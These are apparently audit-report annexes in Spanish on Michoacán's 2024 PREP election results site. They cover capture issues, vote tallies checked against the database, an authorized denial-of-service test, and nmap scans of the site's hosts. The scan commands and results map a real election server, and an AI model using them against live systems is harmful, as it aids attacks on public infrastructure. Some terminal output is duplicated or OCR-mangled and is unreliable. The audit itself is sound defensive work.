
Por parte del aplicativo de captura, se observo que, al inspeccionar el código, se puede tener acceso a información sensible del usuario, esto también puede representar un riesgo a la

información, obviamente esto solo se puede hacer directamente desde el navegador web del equipo dentro del propio CCV.



ANEXO 2 CATD Y CCV

Para el proceso de captura de los datos del acta y sobre todo del número de votos, se detecto que es poco practica la captura dado que esta deshabilitada la tecla del Enter para pasar de una casilla a otra, lo que hace lento el registro de los votos.



ANEXO 3 DE LOS DATOS A PUBLICAR DERIVADO DE SU CAPTURA Y CÁLCULO



Como se puede observar en las imágenes de arriba, en el simulacro Nacional del 19 de mayo del 2024, se conto con la totalidad de actas para cada uno de los distintos casos, llegando al 100% de la captura de actas requeridas.

Microsoft Excel screenshot showing a data table with columns for various election metrics. The table includes columns for 'MUNICIPIO', 'SECCION', 'ID_CASILLA', 'TIPO_CASILLA', 'CONTIG', 'UBICACION', 'TIPO_ACTA', 'TOTAL_BOLE', 'TOTAL_PES', 'TOTAL_REP', 'TOTAL_VOTI', 'PAN', 'PRI', 'PRD', 'PT', 'PSEM', 'MC', 'MORENA', 'PESM', and 'PM'. The data rows show results for various sections and casillas, with a total of 533 votes recorded.

Programa de Resultados Electorales Preliminares 2024 - Elecciones Estatales de Michoacán

Ayuntamientos

CANDIDATO	VOTOS	PORCENTAJE
CARMEN AGUILAR SANTOYO	533	10.9919%
ANA BRISEYDA VILLA VALDEZ	533	10.9919%
JESUS HERNANDEZ EGURIZA	533	10.9919%
ADAN GUILLEN VILLASENOR	0	0.0000%
SALVADOR POMPA RANGEL	529	10.9094%
SILVESTRE HERNANDEZ RODRIGUEZ	1,600	32.9964%
ROGELIO AYALA CORTES	1,067	22.0045%


Resumen de la votación:



Votos acumulados: 4,795 (98.8863%) + Candidaturas no registradas: 27 (0.5568%) + Votos Nulos: 27 (0.5568%) = Total de votos: 4,849 (100.0000%)

También se corroboraron los resultados con la información arrojada por la BD, la cual se puede descargar directamente del sitio., como se pueden ver los votos de ayuntamiento del municipio de Acuitzio, del partido movimiento ciudadano, concuerdan con los de la base de datos, en total de 533.

ANEXO 4 PRUEBAS DE DENEGACIÓN DE SERVICIO

Se realizó un ataque de Denegación de Servicio, con las especificaciones que marca el IEM en el anexo tecnico(TCP, UDP, ICMP y HTTP), el día 20 de abril del presente año. Este ataque se mantuvo por aproximadamente una hora dando como resultado un ataque aproximado de 1G de paquetes enviados al servidor de la pagina de publicacion de resultados, teneindo como resultado que durante este lapso de tiempo el servicio estaba teneindo problemas para soportar la carga del ataque y alentando el servicio de publicacion de serultados.








```



kali@kali: ~
File Actions Edit View Help
(kali@kali)~
$ nmap -A 54.205.10.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 09:47 UTC
Nmap scan report for ec2-54-205-10-86.compute-1.amazonaws.com (54.205.10.86)
Host is up (0.050s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    closed domain
80/tcp    open  http?
113/tcp   closed ident
443/tcp   open  ssl/https    edge-node
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_http-server-header: edge-node
2000/tcp  open  cisco-sccp?
5060/tcp  open  sip?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
_ SF-Port80-TCP:V=7.94SVN%I=7%D=4/20%Time=66238F51%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,39,"%0\0x12\x04\0\0\0\0\0\0\0\03\0\0\0\0\0\0\0\04\0\0\01\0\0\0\
SF:x05\0\xff\xff\xff\0\0\04\008\0\0\0\0\0\0\0\07\xff\0\0\0\0\0\0\0\08\0\07\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\01")%r(HTTPOptions,39,"%0\0x12\x04\0\0\0\0\0\0\0\03\0
SF:\0\0\0\0\0\0\0\0\0\01")%r(HTTPOptions,39,"%0\0x12\x04\0\0\0\0\0\0\0\03\0
SF:\0\0\0\0\0\0\0\0\0\01\0\0\0\0\0\0\0\05\0\xff\xff\0\0\0\04\0\0\0\0\0\0\0\07\
SF:\0\0\0\0\0\0\0\0\0\008\0\07\0\0\0\0\0\0\0\0\0\0\01")%r(RTSPRequest,39,"%0
SF:\0x12\x04\0\0\0\0\0\0\0\0\0\03\0\0\0\0\0\0\0\08\0\04\0\0\01\0\0\0\0\05\0\xff\xff
SF:\0\0\0\04\0\08\0\0\0\0\0\0\0\0\0\0\07\xff\0\0\0\0\0\0\0\08\0\07\0\0\0\0\0\0\0\0


```





Despues del ataque el Equipo de TI de PROISI realizo cambios en la infraestructura, y se solicito que se replicara el ejercicio el dia 3 de mayo por parte de nosotros como equipo auditor, teniendo el ataque las mismas caracterisricas de infraestrucurjtura y envio de paquetes, esta vez resultando en que el servicio se pudo mantener estable sin que el rendimiento sufriera un decremento significativo.











```
kali@kali: ~  
File Actions Edit View Help  
Failed to resolve "sitio-prep-michoacan-2024.sistema-prep.com".  
WARNING: No targets were specified, so 0 hosts scanned.  
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.24 seconds  
  
kali@kali: ~  
$ nmap -A sitio-prep-michoacan-2024.sistemaprep.com  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 16:54 UTC  
Nmap scan report for sitio-prep-michoacan-2024.sistemaprep.com (104.18.19.79)  
Host is up (0.033s latency).  
Other addresses for sitio-prep-michoacan-2024.sistemaprep.com (not scanned):  
104.18.18.79 2606:4700::6812:134f 2606:4700::6812:124f  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Cloudflare http proxy  
|_ http-server-header: cloudflare  
|_ http-title: Did not follow redirect to https://sitio-prep-michoacan-2024.sistemaprep.com/  
443/tcp   open  ssl/http Cloudflare http proxy  
|_ http-title: 8nbsp;  
|_ ssl-cert: Subject: commonName=sistemaprep.com/organizationName=Cloudflare, Inc./stateOrProvinceName=California/countryName=US  
|_ subject Alternative Name: DNS:sistemaprep.com, DNS:*.sistemaprep.com  
|_ Not valid before: 2024-01-28T00:00:00  
|_ Not valid after: 2024-12-31T23:59:59  
|_ http-trace-info: Problem with XML parsing of /evox/about/la-publicación-el-2  
|_ http-server-header: cloudflare  
8080/tcp  open  http    Cloudflare http proxy
```


```
kali@kali: ~  
File Actions Edit View Help  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 16:54 UTC  
Nmap scan report for 104.18.18.79  
Host is up (0.035s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Cloudflare http proxy  
|_ http-server-header: cloudflare  
|_ http-title: Site doesn't have a title (text/plain; charset=UTF-8)  
443/tcp   open  ssl/https cloudflare  
|_ http-title: 400 The plain HTTP request was sent to HTTPS  
|_ http-server-header: cloudflare  
8080/tcp  open  http    Cloudflare http proxy  
|_ http-server-header: cloudflare  
|_ http-title: Site doesn't have a title (text/plain; charset=UTF-8)  
8443/tcp  open  ssl/https-alt cloudflare  
|_ http-server-header: cloudflare  
|_ http-title: 400 The plain HTTP request was sent to HTTPS  
  
Service detection performed. Please report any incorrect results to https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 20.78 seconds  
  
kali@kali: ~  
$ dig sitio-prep-michoacan-2024.sistemaprep.com  
;<<> DiG 9.19.19-1-Debian <<> sitio-prep-michoacan-2024.sistemaprep.com  
;; global options: +cmd  
  
Los resultados presentados son preliminares, tienen un carácter informativo y no son definitivos, por tanto, carecen de efectos jurídicos.  
  
El 5 de Junio del 2024 darán inicio los Computos Municipales y Comunitarios, los cuales determinan los resultados electorales en cada uno de los Distritos de la entidad
```

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ nmap -A sitio-prep-michoacan-2024.sistemaprep.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 16:54 UTC
Nmap scan report for sitio-prep-michoacan-2024.sistemaprep.com (104.18.19.79)
Host is up (0.033s latency).
Other addresses for sitio-prep-michoacan-2024.sistemaprep.com (not scanned):
104.18.18.79 2606:4700::6812:134f 2606:4700::6812:124f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Cloudflare http proxy
|_http-server-header: cloudflare
|_http-title: Did not follow redirect to https://sitio-prep-michoacan-2024.sistemaprep.com/
443/tcp   open  ssl/http  Cloudflare http proxy
|_http-title: &nbsp;
|_ssl-cert: Subject: commonName=sistemaprep.com/organizationName=Cloudflare, Inc./stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:sistemaprep.com, DNS:*sistemaprep.com
| Not valid before: 2024-01-28T00:00:00 Preliminares (PREP) inicia la publicación el 2
| Not valid after: 2024-12-31T23:59:59
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: cloudflare
